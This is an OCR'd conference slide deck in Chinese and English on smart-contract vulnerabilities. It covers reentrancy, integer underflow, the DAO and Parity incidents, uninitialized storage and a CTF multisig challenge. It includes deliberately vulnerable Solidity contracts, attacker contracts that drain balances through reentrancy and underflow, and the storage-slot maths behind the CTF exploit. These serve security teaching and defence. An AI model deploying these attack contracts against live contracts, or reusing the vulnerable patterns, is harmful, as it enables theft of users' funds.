BCCon 全球区块链生态技术大会
Global Blockchain Eco-Technology Conference

一拳定胜负 ——
智能合约攻守道与漏洞浅析

于晓航

长亭科技 区块链安全研究员

主办方 Geekbang 极客邦科技 InfoQ

区块链前哨
BLOCKCHAIN OUTPOST

正本清源，打造链圈
第一技术公众号

掌握前沿区块链资讯
深度分析区块链技术
致力于区块链技术普及

扫码关注区块链前哨

力计算服务

TABLE OF

CONTENTS 大纲

- 热身
  - Uint Overflow
  - Reentrancy
- 攻防实例
  - DAO
  - Parity
  - Uninit Storage
- CTF
  - Realworld CTF

```
contract Token {
    mapping (address => uint) balance;
    totalSupply = 10000000000;

    constructor () {
        balance[msg.sender] = totalSupply;
    }

    function transfer (address to, uint amount) public {
        require(balance[msg.sender] - amount >= 0);
        require(balance[to] + amount > amount);
        balance[msg.sender] -= amount;
        balance[to] += amount;
    }
}
```

```
contract Token {
    mapping (address => uint) balance;
    totalSupply = 10000000000;

    constructor () {
        balance[msg.sender] = totalSupply;
    }

    function transfer (address to, uint amount) public {
        require(balance[msg.sender] >= amount);
        require(balance[to] + amount > amount);
        balance[msg.sender] -= amount;
        balance[to] += amount;
    }
    function buy(address to) public payable {
         balance[to] += msg.value;
    }
    function withdraw(uint amount) {
         require(balance[msg.sender] >= amount);
         msg.sender.call.value(amount)();
         balance[msg.sender] -= amount;
    }
    function query() public returns(uint) {
         return balance[msg.sender];
    }
}
```

Reentrancy Attack

```
contract Token {
...
    function buy(address to) public payable {
        balance[to] += msg.value;
    }
    function withdraw(uint amount) {
        require(balance[msg.sender] >= amount);
        msg.sender.call.value(amount)();
        balance[msg.sender] -= amount;
    }
    function query() public returns(uint) {
        return balance[msg.sender];
    }
}
```

```
contract Mallory {
    Token t = Token(0x1234...);
    function() {
        t.withdraw(t.query());
    }
}
```

Reentrancy Attack

```
contract Token {
...
    function buy(address to) public payable {
        balance[to] += msg.value;
    }
    function withdraw(uint amount) {
        require(balance[msg.sender] >= amount);
        msg.sender.call.value(amount)();
        balance[msg.sender] -= amount;
    }
    function query() public returns(uint) {
        return balance[msg.sender];
    }
}
```

10ETH; buy(Mallory_addr)

```
contract Mallory {
    Token t = Token(0x1234...);
    function() {
        t.withdraw(t.query());
    }
}
```

fallback function


Reentrancy Attack

```
contract Token {
...
    function buy(address to) public payable {
        balance[to] += msg.value;
    }
    function withdraw(uint amount) {
        require(balance[msg.sender] >= amount);
        msg.sender.call.value(amount)();
        balance[msg.sender] -= amount;
    }
    function query() public returns(uint) {
        return balance[msg.sender];
    }
}
```

```
contract Mallory {
    Token t = Token(0x1234...);
    function() {
        t.withdraw(t.query());
    }
}
```

The DAO


$150,000,000



$150,000,000

- $ 50,000,000

Dead



Ref: https://coinmarketcap.com/zh/currencies/ethereum/

Reentrancy Attack **Reinforcement**

```
contract Token {
...
    function buy(address to) public payable {
        balance[to] += msg.value;
    }
    function withdraw(uint amount) {
        require(balance[msg.sender] >= amount);
        msg.sender.call.value(amount)();
        balance[msg.sender] -= amount;
    }
    function query() public returns(uint) {
        return balance[msg.sender];
    }
}
```

```
contract Mallory {
    Token t = Token(0x1234...);
    bool isFirst = true;
    function() {
        if (isFirst){
            isFirst = false;
            t.withdraw(1);
        }
    }
    function attack() {
        t.withdraw(1);
    }
...
}
```

Reentrancy Attack **Reinforcement**

1 ETH
buy(Mallory_addr)

```
contract Token {
...
    function buy(address to) public payable {
        balance[to] += msg.value;
    }
    function withdraw(uint amount) {
        require(balance[msg.sender] >= amount);
        msg.sender.call.value(amount)();
        balance[msg.sender] -= amount;
    }
    function query() public returns(uint) {
        return balance[msg.sender];
    }
}
```

```
contract Mallory {
    Token t = Token(0x1234...);
    bool isFirst = true;
    function() {
        if (isFirst){
            isFirst = false;
            t.withdraw(1);
        }
    }
    function attack() {
        t.withdraw(1);
    }
...
}
```

Reentrancy Attack **Reinforcement**

$$\texttt{balance[Mallory]} = 1 - 1 - 1 = 2^{256} - 1$$

```
contract Token {
...
    function buy(address to) public payable {
        balance[to] += msg.value;
    }
    function withdraw(uint amount) {
        require(balance[msg.sender] >= amount);
        msg.sender.call.value(amount)();
        balance[msg.sender] -= amount;
    }
    function query() public returns(uint) {
        return balance[msg.sender];
    }
}
```

```
contract Mallory {
    Token t = Token(0x1234...);
    bool isFirst = true;
    function() {
        if (isFirst){
            isFirst = false;
            t.withdraw(1);
        }
    }
    function attack() {
        t.withdraw(1);
    }
...
}
```

checks-effects-interactions

```
contract Token {
...
    function buy(address to) public payable {
        balance[to] += msg.value;
    }
    function withdraw(uint amount) {
        require(balance[msg.sender] >= amount);
        balance[msg.sender] -= amount;
        msg.sender.call.value(amount)();
    }
    function query() public returns(uint) {
        return balance[msg.sender];
    }
}
```

Reentrancy Honey Pot

```
contract Private_Bank{
    mapping (address => uint) public balances;
    uint public MinDeposit = 1 ether;
    Logger logger;
    function Private_Bank(address _log){
        logger = Logger(_log);
    }
    function Deposit() public payable{
        if(msg.value >= MinDeposit){
            balances[msg.sender]+=msg.value;
        }
    }
    function CashOut(uint _am){
        if(_am<=balances[msg.sender]){
            if(msg.sender.call.value(_am)()){
                balances[msg.sender]-=_am;
                logger.log(msg.sender, _am);
            }
        }
    }
    function() public payable{}
}
```

```
contract Logger{
    struct Msg{
        address Sender;
        uint Val;
    }
    Message[] public History;
    function log(address _adr,uint _val)
    public{
        History.push(Msg(_adr, _val));
    }
}
```

Ref: https://medium.com/coinmonks/dissecting-an-ethereum-honey-pot-7102d7def5e0

```
contract Private_Bank{
    mapping (address => uint) public balances;
    uint public MinDeposit = 1 ether;
    Logger logger;
    function Private_Bank(address _log){
        logger = Logger(_log);
    }
    function Deposit() public payable{
        if(msg.value >= MinDeposit){
            balances[msg.sender]+=msg.value;
        }
    }
    function CashOut(uint _am){
        if(_am<=balances[msg.sender]){
            if(msg.sender.call.value(_am)()){
                balances[msg.sender]-=_am;
                logger.log(msg.sender, _am);
            }
        }
    }
    function() public payable{}
}
```

```
contract Logger{
    struct Msg{
        address Sender;
        uint Val;
    }
    Message[] public History;
    function log(address _adr,uint _val)
    public{
        History.push(Msg(_adr, _val));
    }
}
```

```
contract Logger{
    function log(address _adr,uint _val)
    public{
        revert () ;
    }
}
```

Ref: https://medium.com/coinmonks/dissecting-an-ethereum-honey-pot-7102d7def5e0

```
contract Private_Bank{
    mapping (address => uint) public balances;
    uint public MinDeposit = 1 ether;
    Logger logger;
    function Private_Bank(address _log){
        logger = Logger(_log);
    }
    function Deposit() public payable{
        if(msg.value >= MinDeposit){
            balances[msg.sender]+=msg.value;
        }
    }
    function CashOut(uint _am){
        if(_am<=balances[msg.sender]){
            if(msg.sender.call.value(_am)()){
                balances[msg.sender]-=_am;
                logger.log(msg.sender, _am);
            }
        }
    }
    function() public payable{}
}
```

```
contract Logger{
    struct Msg{
        address Sender;
        uint Val;
    }
    Message[] public History;
    function log(address _adr,uint _val)
    public{
        History.push(Msg(_adr, _val));
    }
}
```

```
contract Logger{
    function log(address _adr,uint _val)
    public{
        require(msg.sender==OwnerAddr);
    }
}
```

Ref: https://medium.com/coinmonks/dissecting-an-ethereum-honey-pot-7102d7def5e0

Parity Wallet

```
 64 contract WalletLibrary is WalletEvents {
...
216   function initWallet(address[] _owners, uint _required, uint _daylimit) {
217     initDaylimit(_daylimit);
218     initMultiowned(_owners, _required);
219   }
...
393 }
```

```
395 contract Wallet is WalletEvents {
399   function Wallet(address[] _owners, uint _required, uint _daylimit) {
...     // delegatecall initWallet()
419   }
...
424   function() payable {
425     // just being sent some cash?
426     if (msg.value > 0)
427       Deposit(msg.sender, msg.value);
428     else if (msg.data.length > 0)
429       _walletLibrary.delegatecall(msg.data);
430   }
...
448   address constant _walletLibrary = 0xcafe...;
...
461 }
```

```
 64 contract WalletLibrary is WalletEvents {
...
215   modifier only_uninitialized { if (m_numOwners > 0) throw; _; }
219   function initWallet(address[] _owners, uint _required, uint _daylimit) only_uninitialized {
220     initDaylimit(_daylimit);
221     initMultiowned(_owners, _required);
222   }
...
396 }
```

3esmit commented on Aug 3, 2017 Contributor

BTW, when you deploy WalletLibrary, the init function will be open in that contract. I recommend you calling initWallet on WalletLibrary right after its deploy, just to ensure no one will use it.

7 4

“这个修复看起来靠谱. 不过建议你们在WalletLibrary里调用一次”

“你说的有道理”

“未来的某个时刻我们会调用一下”

…… ……

devops199 @devops199 · Nov 7

I accidentally killed it.

anyone can kill your contract · Issue #6995 · parityt...

I accidentally killed it.
https://etherscan.io/address/0x863df6bfa4469f3ead0be8

github.com

51 318 602

```
 64 contract WalletLibrary is WalletEvents {
...
225   function kill(address _to) onlymanyowners(sha3(msg.data)) external {
226     suicide(_to);
227   }
...
393 }
```

所有Parity多签名钱包自此无法访问

冻结资产共约$278,000,000!

devops199 @devops199 15:03
"address": "0xae7168deb525862f4fee37d987a971b385b96952",
"msg": "i'm devops199.. and i'm not malicious",
"sig":
"0xc6b74bb[illegible]
0ea6d5fa0ad[illegible]
"version": [illegible]
}

Anthony Akentiev @AnthonyAkentiev 15:03
@devops199 how is that possible that you "accidentally" called kill?
this is how "white hacker" should act:
1) found vuln.
2) contact the Parity team
3) Parity team writes "please withdraw all funds" without any explanation of vuln.
4) People have time to withdraw funds...
You called **initWallet** and then **kill** "accidentally"? I WILL NEVER BELIEVE THAT. that re[illegible]

TheClarkster @TheClarkster
I assumed he became the owner, panicked and "freeze", get out and called the suicide not knowing what it was.

devops199 @devops199 18:05
@AnthonyAkentiev most of my kills on contracts are failed... i thought this one too because parity is a very big org..

Francisco Giordano @frangio 18:05
@devops199 sorry you're going through this. i believe you're innocent but you should probably get a lawyer

Anthony Akentiev @AnthonyAkentiev 18:06
@alathon I think that person that IS CALLING **initWallet** with parameters and then **kill** methods should be responsible for what he did.
@devops199 Why didn't you contacted Parity when you found that **initWallet** finished with no exception? You "accidentally" called **kill**?))

devops199 @devops199 18:06
bye
@AnthonyAkentiev because i'm a eth learner..
i'm just researching over this
https://blog.zeppelin.solutions/on-the-parity-wallet-multisig-hack-405a8c12e8f7
and ended at that contract

devops199 @devops199
will i get arrested for this? 😟
0x642483b7936b505dbe2e735cc140f29ddfddb3f3e39efa549707d98e0e0b18421b
0xae7168deb525862f4fee37d987a971b385b96952
@devops199 you are the one that called the kill tx?
devops199 @devops199
yes
i'm eth newbie..just learning
you are famous now haha
devops199 @devops199
sending kill() destroy() to random contracts
you can see my history

24 UNREAD

ng some eggs

抹掉合约的那货就是你吗？

令人智熄的操作

你可以去找个律师了


“一不小心？” 呵呵

你为啥不先联系一下Parity呢？

哥们反正你是出名了

Uninitialized Storage

```
pragma solidity ^0.4.24;
contract NameRegistrar {
    bool public unlocked = false;
    struct NameRecord {
        bytes32 name;
        address addr;
    }
    mapping(address => NameRecord) public records;
    function register(bytes32  name, address _addr) public {
        NameRecord newRecord;
        newRecord.name = _name;
        newRecord.addr = _addr;
        records[msg.sender] = newRecord;
        require(unlocked);
    }
}
```



Ref: https://blog.sigmaprime.io/solidity-security.html

Realworld CTF - MultiSigWallet


Realworld CTF - MultiSigWallet

```
contract SimpleToken{
  mapping (address => uint) balances;
  ...
  constructor(address walletAddr) public {
    balances[walletAddr] = 100000000;
  }
  event Transfer(address indexed _from, address indexed _to, uint256 _amount);
  function transfer(address to, uint amount) public {
    require(balances[msg.sender] >= amount);
    require(balances[to] + amount >= amount);
    balances[msg.sender] -= amount;
    balances[to] += amount;
    emit Transfer(msg.sender, to, amount);
  }
}
```

```
1  pragma solidity ^0.4.24;
2  contract MultiSigWallet{
3    struct Transaction{
4      address target;
5      uint amount;
6      bool isDelegate;
7      bytes data;
8    }
9    Transaction[] transactions;
10   mapping(address => bool) isOwner;
11   mapping(address => bool) isTrusted;
12   Transaction tx;
13   constructor() public{
14     isOwner[msg.sender] = true;
15   }
16   modifier onlyOwner(){
17     require(isOwner[msg.sender]);
18     _;
19   }
20   function executeTransaction(uint id) public{
21     tx = transactions[id];
22     if (tx.isDelegate){
23       executeDelegateCall(tx.target, tx.amount, tx.data);
24     }else{
25       executeCall(tx.target, tx.amount, tx.data);
26     }
27   }
```

```
28   function deleteTransaction(uint id) public{
29     for (uint i = id; i < transactions.length-1; i++){
30       transactions[i] = transactions[i+1];
31     }
32     popTransaction();
33   }
34   function popTransaction() internal {
35     require(transactions.length >= 0);
36     transactions.length --;
37   }
38   function executeCall(
39     address target,
40     uint amount,
41     bytes data)
42   internal{
43     target.call.value(amount)(data);
44   }
45   function submitTransaction(
46     address target,
47     uint amount,
48     bool isDelegate,
49     bytes data)
50   public returns(uint){
51     tx = Transaction(target, amount, isDelegate, data);
52     if (isOwner[msg.sender]) {
53       transactions.push(tx);
54     }
55     return transactions.length-1;
56   }
57   ...
58 }
```

```
1  pragma solidity ^0.4.24;
2  contract MultiSigWallet{
3    struct Transaction{
4      address target;
5      uint amount;
6      bool isDelegate;
7      bytes data;
8    }
9    Transaction[] transactions;
10   mapping(address => bool) isOwner;
11   mapping(address => bool) isTrusted;
12   Transaction tx;
13   constructor() public{
14     isOwner[msg.sender] = true;
15   }
16   modifier onlyOwner(){
17     require(isOwner[msg.sender]);
18     _;
19   }
20   function executeTransaction(uint id) public{
21     tx = transactions[id];
22     if (tx.isDelegate){
23       executeDelegateCall(tx.target, tx.amount, tx.data);
24     }else{
25       executeCall(tx.target, tx.amount, tx.data);
26     }
27   }
```




```
transactions[id]:
slot[keccak256(0)+id] == slot[3]
id = 3 – keccak256(0)
```

```
1  pragma solidity ^0.4.24;
2  contract MultiSigWallet{
3    struct Transaction{
4      address target;
5      uint amount;
6      bool isDelegate;
7      bytes data;
8    }
9    Transaction[] transactions;
10   mapping(address => bool) isOwner;
11   mapping(address => bool) isTrusted;
12   Transaction tx;
13   constructor() public{
14     isOwner[msg.sender] = true;
15   }
16   modifier onlyOwner(){
17     require(isOwner[msg.sender]);
18     _;
19   }
20   function executeTransaction(uint id) public{
21     tx = transactions[id];
22     if (tx.isDelegate){
23       executeDelegateCall(tx.target, tx.amount, tx.data);
24     }else{
25       executeCall(tx.target, tx.amount, tx.data);
26     }
27   }
```

越界访问 tx

```
28   function deleteTransaction(uint id) public{
29     for (uint i = id; i < transactions.length-1; i++){
30       transactions[i] = transactions[i+1];
31     }
32     popTransaction();
33   }
34   function popTransaction() internal {
35     require(transactions.length >= 0);
36     transactions.length --;
37   }
38   function executeCall(
39     address target,
40     uint amount,
41     bytes data)
42   internal{
43     target.call.value(amount)(data);
44   }
45   function submitTransaction(
46     address target,
47     uint amount,
48     bool isDelegate,
49     bytes data)
50   public returns(uint){
51     tx = Transaction(target, amount, isDelegate, data);
52     if (isOwner[msg.sender]) {
53       transactions.push(tx);
54     }
55     return transactions.length-1;
56   }
57   ...
58 }
```

下溢 length

执行 tx

控制 tx

TABLE OF

CONTENTS 大纲

- 热身
  - Uint Overflow
  - Reentrancy
- 攻防实例
  - DAO
  - Parity
  - Uninit Storage
- CTF
  - Realworld CTF

国内首部《区块链安全生存指南》

国内首部《区块链安全生存指南》

函数调用的几种姿势

出现错误时仅返回false，不会抛出异常
将继续执行后面的操作

```
Low-level call:
    address.callcode()
    address.call ()
    address.delegatecall()
    address.send()
```


出现错误时向上抛出异常

```
Contract call:
    ExternalContract.doSomething()
```

函数调用的几种姿势

```
Contract call ()
└→ Low-level call ()
    └→ Low-level call ()
        └→ Contract call ()
            └→ Contract call ()
                └→ Contract call ()
                    └→ Contract call ()
```

函数调用的几种姿势



异常发生时，每个Contract call revert
向上抛出到Low-level call或者根部

继续执行其后操作或退出

函数调用的几种姿势

```
Contract call ()
└→ Low-level call ()
   └→ Low-level call ()
      └→ Low-level call ()
         └→ Low-level call ()
            └→ Low-level call ()
               └→ Low-level call ()
```

继续执行至退出

The DAO发生时的调用栈
全部是Low-level call

发生错误后不会revert之前的操作

主办方 Geekbang 极客邦科技 InfoQ

THANKS

BCCon
Global
Blockchain
Eco-Technology
Conference